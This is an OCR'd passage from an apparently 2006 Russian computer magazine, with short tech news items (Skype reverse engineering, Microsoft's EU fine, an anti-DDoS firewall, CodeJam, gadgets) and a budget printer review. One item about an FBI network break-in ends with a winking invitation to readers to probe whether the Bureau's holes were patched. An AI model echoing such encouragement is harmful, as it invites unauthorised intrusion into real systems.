движению электронов к ионам. Юрий Горби считает, что важно хорошо разобраться, каким образом бактерии формируют свои нанопровода. В частности, неплохо бы понять, какую роль играет среда, в которой находятся микроорганизмы. Когда ученые узнают это, возможно, получится сделать батарейки на основе бактерий.




1
Обрети
Заветное
Знание
2
Общественные
Завоевания
Защищай
3
Отличных
Заводи
Знакомых
4
Отвлекись
Забрось
Заурядность
5
Обещай
Завершать
Задуманное
6
Оплакивать
Зло
Запрещено
В ФОРМАТЕ
ОЗЗ
Основные
Заветные
Заповеди
Во имя добра



ХАКНУТЫЙ SKYPE

На сайте VoipWiki, посвященном IP-телефонии, 13 июля появилась новость, что китайским программистам удалось реверсинженировать исходный код протокола Skype. Чарли Пагли — автор блога и генеральный директор компании Vozin Communications, — предлагающей за небольшие деньги плагин VoIP для звонков с PC на мобильники, связался с китайцами и даже попробовал их взломанную версию Skype. По его словам, качество связи оказалось хуже, чем у оригинала, но китайские гении обещают вскоре доработать код. Китайцы уже планируют лицензировать взломанный протокол независимым разработчикам, чтобы те могли создавать совместимые со Skype приложения, и юзерам не приходилось бы тратить на интернет-разговоры кучу денег. Стоит ли говорить, какими финансовыми потерями это может обернуться для разработчиков Skype, которые считаются лидерами на рынке IP-телефонии. Представители компании прокомментировали это так: «Нам известно, что небольшая группа китайских инженеров заявила о взломе Skype. Но доказательств этому пока нет. Даже если это возможно, китайский код будет лишен всех функций и надежности Skype, которыми наслаждаются более 100 миллионов человек во всем мире. Более того, никакой реверсинженеринг не грозит системе шифрования и целостности нашего продукта».

Клиника для компьютерных наркоманов

«Играешь в игры по 12 и более часов в день? Виртуальные девушки привлекают тебя больше, чем реальные красотки? Эльфийский артефактный меч 70 уровня тебе дороже всех родственников вместе взятых? Ты наш клиент!» Примерно такой девиз у недавно открывшейся в Амстердаме клиники по лечению от компьютерной зависимости.

Это первое в Европе заведение такого рода, и далеко не всем доступное: стоимость лечения составляет 500 евро в день! Вообще используемые методики довольно стандартные и применяются при лечении зависимости от алкоголя и азартных игр. Причем доктор Кит Беккер — директор клиники, — заверяет, что положительный результат будет, только если пациент сам этого захочет и будет соблюдать самоконтроль. Ведь внутренний голос будет постоянно шептать: «Поиграй в World of Warcraft хоть часик — ничего не случится». Особое внимание в больнице Беккера уделяют детям, так как именно их неокрепшие умы больше всего подвержены соблазну полностью окунуться в виртуальный мир. Например, одним из пациентов Кита является 21-летний подросток, который 5 лет назад начал играть в MMORPG — онлайновые многопользовательские RPG, — с тех пор он практически не выходил из дома, так как все свое время проводил за монитором. После курса лечения дела у него, вроде бы, пошли на поправку — задрот уже месяц не играет в компьютерные игры. Клиника Беккера не единственная в мире. Лучшим лечебным заведением подобного рода считается больница для игроманов в Пекине, которая со дня открытия (в 2005 году) приняла более 100 пациентов. Напомню, что в Азии нездоровый интерес к MMORPG и играм особенно актуален.

В общем, если последний раз ты видел солнце несколько лет назад и не представляешь и дня без похода в какой-нибудь данжн, то теперь ты знаешь, к кому обратиться. Ну а я пойду качать своего 6-го персонажа в World



Билли Гейтсу выписали штраф

Если ты считаешь, что штраф 200 рублей за езду без аптечки — это слишком много, то как тебе штраф в 280 миллионов евро? Именно на столько Европейская антимонопольная комиссия штрафанула компанию Microsoft за невыполнение выдвинутых в 2004 году условий. Биллу Гейтсу предписали раскрыть конкурентам всю информацию о Windows, чтобы те могли согласовать работу своего софта с этой ОС. Но Microsoft 2 года только отнекивалась. Не подействовало даже предупреждение в конце 2005 года о том, что за непослушание последует штраф. Сумма 280,5 миллионов евро рассчитывалась исходя из формулы: 1,5 миллиона за каждый день, начиная с 16 декабря (когда Microsoft предупредили, что пора делиться инфой) по 20 июня. Говорят, компании еще повезло, так как антимонопольная комиссия могла затребовать по 2 миллиона в день. Одним штрафом, кстати, Microsoft не отделалается. Комитет всерьез намерен получить полную техническую документацию по Windows, и если старина Билли не выложит карты на стол до конца июля, то сумма штрафа может увеличиться до 3,8 миллионов евро в день. Напомню, что Microsoft стала первой в истории компанией, оштрафованной за невыполнение антимонопольного решения. Впервые ее штрафанули в марте 2004 года на 497 миллионов евро. Интересно, насколько еще ее хватит?

СЕТЕВАЯ ДИАДЕМА

В июле стали известны подробности о новом многообещающем проекте, который финансируется рядом крупных компьютерных компаний и организаций, таких как France Telecom, Polish Telecom, IBM Research и т.д. Проект называется Diadem Firewall и представляет собой аппаратную защиту от DDoS-атак, рассчитанную в основном для поставщиков широкополосного интернета. «Диадема» устанавливается между сетью и провайдером, фильтруя трафик со всех подключенных компьютеров. Если файрвол находит какие-либо нарушения правил (например, внезапный рост трафика), то этот компьютер моментально блокируется из сети. Такой подход позволит затормозить или даже остановить атаку с компьютеров-зомби. На разработку Deadem Firewall было затрачено почти 4 миллиона долларов, и теперь работа практически закончена. Тестирование пакета защиты запланировано на сентябрь 2006 года, а презентация состоится во Франции и Польше.






БАНДИТСКИЕБЛОГИ НА СЛУЖБЕ ФБР

Блоги уже юзают не только домохозяйки, студенты и компьютерные спецы, а кто угодно. Существуют даже бандитские блоги, авторами которых являются настоящие нью-йоркские гангстеры и уличные банды, такие как Crips, Bloods, MS-13. Поделив кварталы своих городов, парни начали делить виртуальные закоулки, хвастаясь в своих дневниках мафиозными достижениями и выкладывая свои фотки с внушительными стволами. Забавно то, что постоянными читателями таких блогов являются не братки, а… ФБР. Действительно, зачем рыскать по грязным улицам в поисках улик, когда бандиты и сами обо всем рассказывают на своих сетевых страницах. Wired.com взяла интервью у руководителя Национального центра по изучению организованной преступности Джорджа Нокса, который как раз практикует такой метод следствия. По его словам, на основе информации из бандитских веб-блогов уже удалось задержать несколько темных личностей. Правда, это в основном мелкая рыбешка. Например, один арестованный юнец прославился тем, что намалевал на стене местной церкви свой бандитский псевдоним. В Лос-Анджелесе авторов уличных граффити ловят с помощью интернета сплошь и рядом. По мнению Джорджа Нокса, чтение блогов помогает сотрудникам правоохранительных органов понять культуру, язык и привычки преступников, что помогает в их нахождении и аресте. Так что, если зовут тебя Ганнибал, а фамилия твоя Лектор, держись подальше от всяких там онлайновых дневников.

Владимир Владимирович об интернете

Я понимаю, что политика тебе не намного интереснее, чем герои реалити-шоу «Дом 2», но иногда мнение главных политических фигур об интернете знать надо, так как это может напрямую повлиять на наш рунет. Тем более, если это мысли самого Президента РФ. В начале июля на интернет-конференции Владимир Владимирович Путин поделился своими размышлениями о сети. «Интернет в настоящее время — одно из наиболее быстро растущих средств массовой информации в России. У нас нет никаких ограничений в этой сфере, и я считаю, что чем меньше ограничений в интернете, тем лучше. Несмотря на все негативные моменты». Интересно то, что в этом плане мнение президента отличается от мнения многих депутатов, которые считают, что в интернете должен царить жесткий контроль над всем. «Многие говорят, что надо навести порядок. Думаю, общество должно само решить», — продолжил Путин. Что ж, радует, что наш Президент придерживается такого мнения. Мне бы очень не хотелось, чтобы Россия превратилась в еще один Китай, где вся страна ходит под файрволами.



Русский студент — призер CodeJam

Чуть более месяца назад в Дублине прошел международный конкурс по программированию Code Jam, организованный компанией Google. Принять участие и побороться за главный приз — 10 тысяч долларов — приехали 9 тысяч компьютерных гениев с разных уголков мира, но до финала дошли только 50. Конкурс проводится уже не первый раз: стартовал он в 2003 году и имеет уже стандартные правила, а также своих фаворитов. Для того чтобы попасть в финал, нужно пройти 3 отборочных тура. В первом (Coding Phase) участников делят на группы по 10 человек и предлагают решить за 75 минут 3 задачки разных уровней сложности (язык программирования можно выбрать любой). После 5-минутного перерыва наступает Challenge Phase, которая длится 15 минут. Участники получают возможность просмотреть код своих конкурентов и попытаться найти в нем ошибки. Если ты объявишь о своей находке, и после запуска программа действительно окажется багнутой, то автор получает штраф, а ты — бонусные 50 баллов. System Testing Phase — это тестирование твоих решений на подготовленном наборе тестов, где все баллы обнуляются, если код не проходит хотя бы один из тестов.



Приятно, что в тройку лучших вошли двое россиян. Второе место занял студент МГУ Петр Митричев, третье — Роман Елизаров из Ленинградского института точной механики и оптики. А победителем стал поляк Томаш Чайка. Вообще, Россия и Польша стали странами-фаворитами, и на это повлиял не только CodeJam 2006, но и два предыдущихконкурса. А Петр Митричев известен своими победами в межроссийских олимпиадах и в чемпионате мира по спортивному программированию TopCoder.
Обзор CodeJam 2006 и анализ заданий можно почитать на http://www.ttb.by/playzone/sp_news/gecj2006.htm. А интервью с Петром Митричевым — возможно, в одном из следующих номеров «Хакера».

ДЫРЫ ФЕДЕРАЛЬНОГО БЮРО

Как у любой уважающей себя конторы, у ФБР имеется свой консультант по делам компьютерной безопасности. Парень там мозговитый, сотрудничает не только с Бюро, но и многими другими правительственными организациями. Так вот, недавно, чтобы продемонстрировать уязвимости систем безопасности ФБР, Джозеф Колон на глазах изумленных федералов скачал из интернета нужный софт и с его помощью быстренько вломился во внутреннюю сеть, получив доступ к 38 тысячам паролей и аккаунту самого директора ФБР Роберта Мюллера. Помимо этого, в руках Колона оказались совершенно секретные документы: программа по защите свидетелей, сведения контрразведки и много чего еще. «Спасибо, мисс Дурпл вас проводит», — поблагодарили люди в черном. И, когда за Джозефом закрылась дверь, принялись разбираться, кто виноват и что делать. В конце концов Бюро решило на время блокировать доступ к компьютерной системе и вложило несколько миллионов баксов в анализ возможной утечки и восстановление безопасности. Интересно, все ли дыры залатали? Как думаешь, может, стоит проверить? ;)

Поиграй с хвостатым!
Для тех, кто воспринимает мышь не просто как манипулятор, а как единственное спасение от виртуальных монстров, компания A4Tech выпустила новую серию игровых мышей X7. В ней представлены как лазерные (разрешение от 600 до 2500 dpi), так и старые добрые оптические (разрешение от 400 до 2000 dpi) устройства. Варьировать разрешение очень просто — для этого достаточно нажать специальную кнопку на мыши. Кстати, при смене точности позиционирования меняется подсветка колеса прокрутки. Другой особенностью этих мышек является функция 3xFire, позволяющая, например, делать одним кликом три выстрела вместо одного. Думается, настоящие виртуальные ганфайтеры это оценят. В линейку входят устройства с разным покрытием корпуса, но все они оснащаются специальным ПО для настройки всех функций мыши и дополнительными «ножками». Так что теперь играть ты будешь по-новому!



ЭЛЕКТРОННАЯ БУМАГА ОТ EPSON


Компания Epson представила свою новую разработку — электронную бумагу формата A6 (7 дюймов по диагонали) на гибкой подложке. Благодаря применению фирменных решений устройство имеет разрешение 1536x2048 пикселей и очень узкие поля. Тонкий лист электронной бумаги гибок и легок, поэтому может быть свернут, например, в трубочку (для удобства использования). По словам компании-разработчика, благодаря уровню контрастности 10:1 на новом продукте видимость и уровень восприятия сравнялись с аналогичными показателями обычной бумаги. Устройство питается от 6-ти вольт и обладает энергонезависимой памятью, в которой информация сохранится в любом случае. Компания Epson заявляет о продолжении работ и исследований в этом направлении, так что, возможно, в скором времени деревья нашей планеты перестанут вырубать для создания бумаги. Стоит заметить, что толщина данного изделия составляет 47 мм.

Новинки Direc
Ряд новой техники представила компания Direc, чья продукция отличается хорошим соотношением цены и качества. Устройство F9003Q CAR порадует автомобилистов: оно вставляется в прикуриватель и дает возможность слушать MP3 на любой магнитоле. В плеер встроен FM-тюнер, а музыка хранится на карточках SD или MMC. Если девайсы для машины тебя пока интересуют мало, то приглядись к другим плеерам. Например, MF6018 — универсальное устройство. Экран в 4 дюйма покажет тебе музыку, фотки, видео и текст, записанные в самых распространенных форматах. Имеется и радио, с которого можно производить запись (так же как и с источников видео и телесигнала). Стоит заметить, что плеер выглядит очень стильно, управляется одной рукой, а также не имеет встроенной памяти — все хранится на картах SD\MMC, для которых есть соответствующий слот. Также среди новинок — четыре цифровые фоторамки, которые смогут стать отличным подарком.



Чтобы сотрудники не ленились

Тем, у кого в подчинении находятся несколько десятков человек, а то и больше, станет приятно и полезно узнать о выходе шестой версии программы IPI.HELPDESK. Основным назначением софтины является постановка задач сотрудникам, сохранение истории, накопление информации по каждой из задач, назначение ответственных и отслеживание сроков реакции и выполнения. Система управления задачами полностью берет на себя контроль за исполнение распоряжений, напоминая нерадивым сотрудникам о просроченных или невыполненных поручениях. Так что теперь твой босс, с помощью данной программы, может в любой момент проверить ход выполнения своего задания. Утилита обладает возможностью связи с системами документооборота, имеет сильную техническую поддержку со стороны производителя, а также может работать на двух серверах. С другой стороны, появилась новая возможность побыть боссом для сотрудника, хакнувшего систему.




Слушаем Transcend

Эта компания, больше известная нам своими флэш-драйвами, выпустила MP3-плеер T.sonic 530, который обладает оригинальным дизайном и множеством функций. Он работает с форматами MP3, WAV и WMA, имеет встроенные радио и диктофон, а также функцию караоке. С помощью специальной возможности повторения можно учить иностранные слова. Емкость встроенной памяти составляет от 512 Мб до гигабайта, а работа от батареи длится 15 часов (кроме того, предусмотрена функция автовыключения, что продлевает срок жизни одной аккумуляторной зарядке). Напоследок стоит отметить развитые возможности эквалайзера и легкость подключения к ПК и использования плеера в качестве флэшки.

ТВОЯ ЭНЕРГЕТИЧЕСКАЯ БЕЗОПАСНОСТЬ

Состояние российских электросетей оставляет желать лучшего. Если ты не хочешь, чтобы твой комп подвергался таким ударам, как отключение света или короткое замыкание, то присмотрись к новому UPS KRAULER серии M: UP-M500VA, UP-M650VA и UP-M1200VA. Различаются они временем автономной работы. По словам производителя, первый выдержит 10 минут, второй — 15, ну а старшая модель — все 30 (при подключении компа с 17-дюймовым дисплеем). Общими чертами этих ИБП являются обширный комплект поставки, порт USB, световые индикаторы, встроенный сетевой фильтр, защищающий от перепадов напряжения, и невысокая цена ($120 за старшую модель).





Солнце для видеоплаты

Летняя жара не должна стать причиной перегрева твоей видеоплаты — именно так считает компания Zalman, выпустившая новый кулер для графических плат VF-900Cu. Это устройство весит 185 г и состоит полностью из меди. Кроме того, в нем применены тепловые трубки. Максимальная скорость вращения вентилятора (на двух подшипниках качения) составляет 2400 оборотов в минуту, а шум от него не превышает 25 дБ. Установив этот кулер на радиатор графической платы, можно получить охлаждение не только видеопроцессора и памяти, но и всех остальных компонентов адаптера, например, конденсаторов. В комплект поставки устройства входит регулятор скорости вращения, с помощью которого можно добиться нужного соотношения шума и эффективности. Стоит добавить, что кулер обладает режимом Silent Mode, при котором он работает абсолютно бесшумно. Стоимость устройства составляет $55.



НАСТОЯЩИЙ КОМПЬЮТЕРНЫЙ СТОЛ

Компьютерный стол Powerdesk, по сути, является системным блоком! В его столешницу встроены все компоненты, необходимые для работы: DVD-привод, USB-порты и так далее. И никаких проводов! Стоит отметить, что столешница не простая. Она выполнена из материала DuPont Corian, который надежно защитит компоненты ПК от влаги, пыли и прочих мерзостей этого жестокого мира. Никаких ограничений на модернизацию оборудования нет — она пройдет столь же просто, как и апгрэйд обычного компа. Стоит добавить, что стол регулируется по высоте. Также на выбор предлагается масса цветовых решений, а на столешницу предоставляется десятилетняя гарантия.

Знакомьтесь, Pinnacle TV!
Из всего оборудования, выпускаемого Pinnacle, кажется, можно собрать собственную телестудию или видеомонтажную. Сегодня у нас опять новинки, причем очень интересные: ТВ-тюнеры на шине PCI-Express x1, слоты которой есть в каждой уважающей себя системной плате, а вот устройств для них пока что было немного. Модель Pinnacle Systems PCTV Dual Hybrid Pro PCI-e имеет два коннектора для подключения антенн, порт S-Video и порт для IR-приемника. Поддерживаются аналоговое и цифровое теле- и радиовещание, режим PIP (картинка в картинке), а также запись одного канала при одновременном просмотре другого. Более совершенная модель Pinnacle Systems PCTV Dual Hybrid Dual DVB-S Pro PCI-e отличается поддержкой двух антенн DVB-S. В устройствах используются такие чипы, как Philips SAA7162 (базовый), Philips TDA 8275A (аналоговое и цифровое ТВ) и Zarlink ZL 10313 (спутниковые программы). Также у обоих в комплекте есть удобное ПО и пульт ДУ.

СЕРГЕЙ НИКИТИН,
TEST_LAB
/ TEST_LAB@GAMELAND.RU /



Печатные машинки

БЮДЖЕТНЫЕ ПРИНТЕРЫ ДЛЯ ДОМА

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ HP, CANON, LEXMARK И EPSON.

Список тестируемого оборудования:
Lexmark Z735
Lexmark P915
Canon Pixma IP1600
Canon Pixma IP2200
Canon Pixma IP4200
Epson C48
Epson C67
Epson Stylus C67 Photo Edition
HP Deskjet 3940
HP Deskjet 5443
HP Deskjet 5943

Закончилась сессия, а с ней и многие вещи, которые требовали вмешательства принтера: печать курсовых, рефератов, докладов и прочих составляющих насыщенной студенческой жизни. Вроде бы, печатающие головки могут на какое-то время расстаться с чернилами, а каретка, уставшая бегать туда-сюда, тоже имеет право на передышку. Но не тут-то было! Скоро осень, которая принесет с собой пересдачу «хвостов», впереди новый семестр, требующий «аккуратного оформления работ» и так далее. Но и летом, в неучебную пору, принтеру может найтись работенка: распечатать какой-нибудь документ, схему, слайд или диаграмму, но чаще — фотки с последней попойки.

Хочется иметь устройство, которое бы круглый год радовало хорошим качеством отпечатков. Сегодня мы протестировали доступные универсальные принтеры, которые подходят для всех типичных домашних задач, возникающих обычно у школьников, студентов и их родителей. Эти устройства качественные, надежные, недорогие, пригодны даже для печати фотографий.

Методика тестирования

Вначале на каждом принтере выводилась его собственная тестовая страница. Для проверки базовых функций печати нами использовалась специальная тестовая страница, состоящая из наиболее часто встречающихся элементов: текста (разного размера, толщины и наклона),



Lexmark Z735

●●●●●●●○○○

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 15
Максимальная скорость монохромной печати, стр\мин: 15
Емкость лотка для бумаги, шт: 100
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 157x377x224
Вес, кг: 2,3

Очень простое и компактное устройство, которое не займет много места на столе и хорошо справится с несложными домашними задачами. Сам по себе принтер очень прост — на нем имеются всего две кнопки управления: включение питания и выдача бумаги. Кстати, ею в процессе тестирования пользоваться не приходилось: бумага подавалась ровно и не мялась на выходе. С принтером поставляется удобное и несложное фирменное ПО, предназначенное для работы с изображениями. Тестовая страница распечаталась довольно быстро (43 с). Фотография получилась на удивление качественной.
Хотя и печаталась долго (2,5 мин.). «На удивление» — потому что этот принтер не поддерживает фотопечать и во всех задачах обходится одним картриджем. В общем, это удобно. Как уже говорилось выше, тестовая страница распечаталась быстро, но это оказалось единственным достоинством, которое принтер показал в данном испытании. Картинка на ней была блеклой, текст был не черного, а какого-то болотно-зеленого цвета. Четкость — ниже средней.



Lexmark P915

●●●●●●●●●○

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 15
Максимальная скорость монохромной печати, стр\мин: 22
Емкость лотка для бумаги, шт: 100
Дополнительно: поддержка интерфейса PictBridge, ЖК-экран, автономная печать с карт памяти форматов CompactFlash I/II, Memory Stick, Multi Media, Secure Digital, SmartMedia, Microdrive, xD
Интерфейс: USB
Габариты, мм: 150x428x237
Вес, кг: 3,5

Более функциональная модель. Lexmark P915 оснащен фотокартриджем, что существенно повышает его возможности и качество отпечатков. Кроме того, работа с фотографиями может осуществляться и автономно, без ПК — через интерфейс PictBridge или с помощью карт памяти. Посредством встроенного ЖК-экрана можно легко управлять настройками устройства, а также просматривать и редактировать фотографии. Тут, несмотря на простоту и удобство меню, пригодится полная русификация принтера: от драйверов (которые, как и у предыдущего устройства, дублируют голосом экранные сообщения) до надписей на корпусе. Тестовая страница распечаталась четко и качественно, правда, не за рекордное время (1 минута и 9 секунд). Работа над фотографией заняла минуту и 20 секунд. Качество приемлемое, хотя задний план мог бы быть пропечатан четче, а цвета — понасыщеннее. При работе наблюдался неприятный момент: довольно часто страницы и фотографии печатались не полностью, наполовину или на треть. Решалась проблема сама собой: путем нескольких раз повторенного задания на печать. Возможно, проблема решится обновлением драйверов.



Canon PIXMA iP1600

●●●●●●○○○○

Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 16
Максимальная скорость монохромной печати, стр\мин: 19
Емкость лотка для бумаги, шт: 100
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 435x249x165
Вес, кг: 2,9

Еще один очень простой в освоении и обращении принтер. Имеет всего пару управляющих клавиш: для включения питания и выдачи застрявшего бумажного листа. Что очень понравилось в этой модели, так это скорость ее работы. Тестовая страница была распечатана за каких-то 25 секунд. Причем качество текста, таблицы и диаграммы не вызывает нареканий: все четкое и читабельное. В общем, для школьника-студента, который ищет приемлемую по цене модель для распечатки рефератов — самое то.
А вот качество фотографий в обоих тестах оказалось низким. На тестовой странице цвета были не очень насыщенными. Фотография не выдерживает вообще никакой критики — по всей распечатке проходят широкие горизонтальные полосы. Хотя основное преимущество модели сохранено и тут: печать фотографии отняла всего 45 секунд. Это даже меньше, чем указано на наклейке!



Canon PIXMA iP2200

●●●●●●●○○○

Цена, $: 110
Максимальное разрешение, dpi: 4800x1200
Максимальная скорость цветной печати, стр\мин: 17
Максимальная скорость монохромной печати, стр\мин: 22
Емкость лотка для бумаги, шт: 100
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 435x263x165
Вес, кг: 2,9

Более производительная модификация предыдущей модели, обладающая к тому же более высоким качеством печати. Дизайн этих принтеров абсолютно идентичен, разве что Canon PIXMA iP2200 чуть больше, хотя это и незаметно. Набор прилагаемого программного обеспечения также одинаков, так как драйвера унифицированы вместе с утилитами. Зато основной козырь iP1600 тут сохранился и даже улучшился — скорость печати очень высока. Тестовая страница была выдана за 23 секунды, причем качество текста осталось столь же высоким, а качество картинки несколько выросло: она стала более четкой, насыщенной и естественной. Кардинально улучшился отпечаток на фотобумаге — теперь никаких полос нет и в помине. В общем, очень грамотно усовершенствованная базовая модель.
К сожалению, все проблемы не решены. И дело тут опять в картинках: по сравнению с отпечатками, сделанными другими моделями, качество цветопередачи явно ниже. Поэтому мы рекомендуем обе эти модели тем, кто редко печатает фотки.



Canon Pixma IP4200

●●●●●●●●●○

Максимальное разрешение, dpi: 9600 x 2400
Максимальная скорость цветной печати, стр\мин: 10
Максимальная скорость монохромной печати, стр\мин: 15
Емкость лотка для бумаги, шт: 100
Дополнительно: DirectPrint, PictBridge, печать на CD и DVD
Интерфейс: USB
Габариты, мм: 419x299x160
Вес, кг: 6,5

Довольно большое по размерам, но в то же время очень функциональное устройство. Помимо того, что оно быстро и очень качественно распечатало нашу тестовую страницу (23 с.) и фотографию (25 с.), в его активе есть возможность печати на оптических носителях, а также прямая печать с камер и фотоаппаратов (интерфейс PictBridge). Не стоит также забывать и про два лотка подачи бумаги и встроенное устройство для автоматической двусторонней печати — теперь тебе не придется вручную переворачивать и перекладывать странички. Компания Canon призывает использовать для печати только свои картриджи и бумагу — в этом случае, благодаря специальным технологиям, нас поразит качество отпечатков и долговечность их хранения. Как уже было сказано выше, качество отпечатков отличное, никаких нареканий оно не вызывает. В общем, это хорошее и универсальное устройство.

Цена немного выше, чем у остальных устройств из обзора. Так же, как и габариты изделия.



Epson Stylus C48

●●●●●●○○○○

Максимальное разрешение, dpi: 2880x720
Максимальная скорость цветной печати, стр\мин: 6
Максимальная скорость монохромной печати, стр\мин: 12
Емкость лотка для бумаги, шт: 100
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 419x203x167,4
Вес, кг: 3

Epson Stylus C48 прост в обращении и имеет в комплекте поставки утилиты, облегчающие печать изображений. Хотя основной его талант — это распечатка текстовых материалов. С тестовой страницей он справился на отлично, особенно с таблицей и диаграммой — они получились яркие и четкие. С текстом дело обстоит немного хуже, но в общем он довольно неплох.

Только самый маленький шрифт несколько размыт. С фотографиями хуже: цвета передаются неестественно. При печати фотки заметны горизонтальные полосы. Но происходит распечатка всего за 48 секунд. Стоит обратить особое внимание на настройки качества печати: уровень «тест+графика» (при котором мы и работали) выдает неплохой результат, но занимает этот процесс 3 минуты 30 секунд — именно столько печаталась тестовая страница. А на уровне качества «текст» работать практически невозможно: буквы размытые и нечеткие, видны непропечатанные полосы.



Epson Stylus C67 Photo Edition

●●●●●●●●○○

Максимальное разрешение, dpi: 5760x1440
Максимальная скорость цветной печати, стр\мин: 10
Максимальная скорость монохромной печати, стр\мин: 17
Емкость лотка для бумаги, шт: 100
Дополнительно: ПО для работы с изображениями в комплекте поставки
Интерфейс: USB
Габариты, мм: 447x240x195
Вес, кг: 4

Более совершенная модель от компании Epson, полностью оправдывающая свою приставку к названию — Photo Edition. Напечатав тестовую страницу за минуту и 55 секунд, он воспроизвел находящуюся на ней графическую информацию одним из лучших в обзоре — все цвета были естественными, насыщенными и яркими. С текстом тоже проблем не наблюдалось: четкий и совершенно читабельный, полное отсутствие артефактов. Но по-настоящему этот принтер проявил себя, когда добрался до фотографии на специальной бумаге. Во-первых, он справился с задачей всего за 45 секунд. Во-вторых, за это время была напечатана очень качественная фотография, на которой нам понравилась естественность цветопередачи.

К недостаткам обоих принтеров Epson, помимо уже написанного выше, нужно отнести их дизайн и темную расцветку корпусов, что вкупе делает принтеры оптически более громоздкими. Понятно, что для дома это не самое лучшее. Также стоит отметить повышенную зависимость качества изображения от настроек драйверов. Данная особенность была замечена только у этих принтеров. Для дома чем проще, тем лучше.



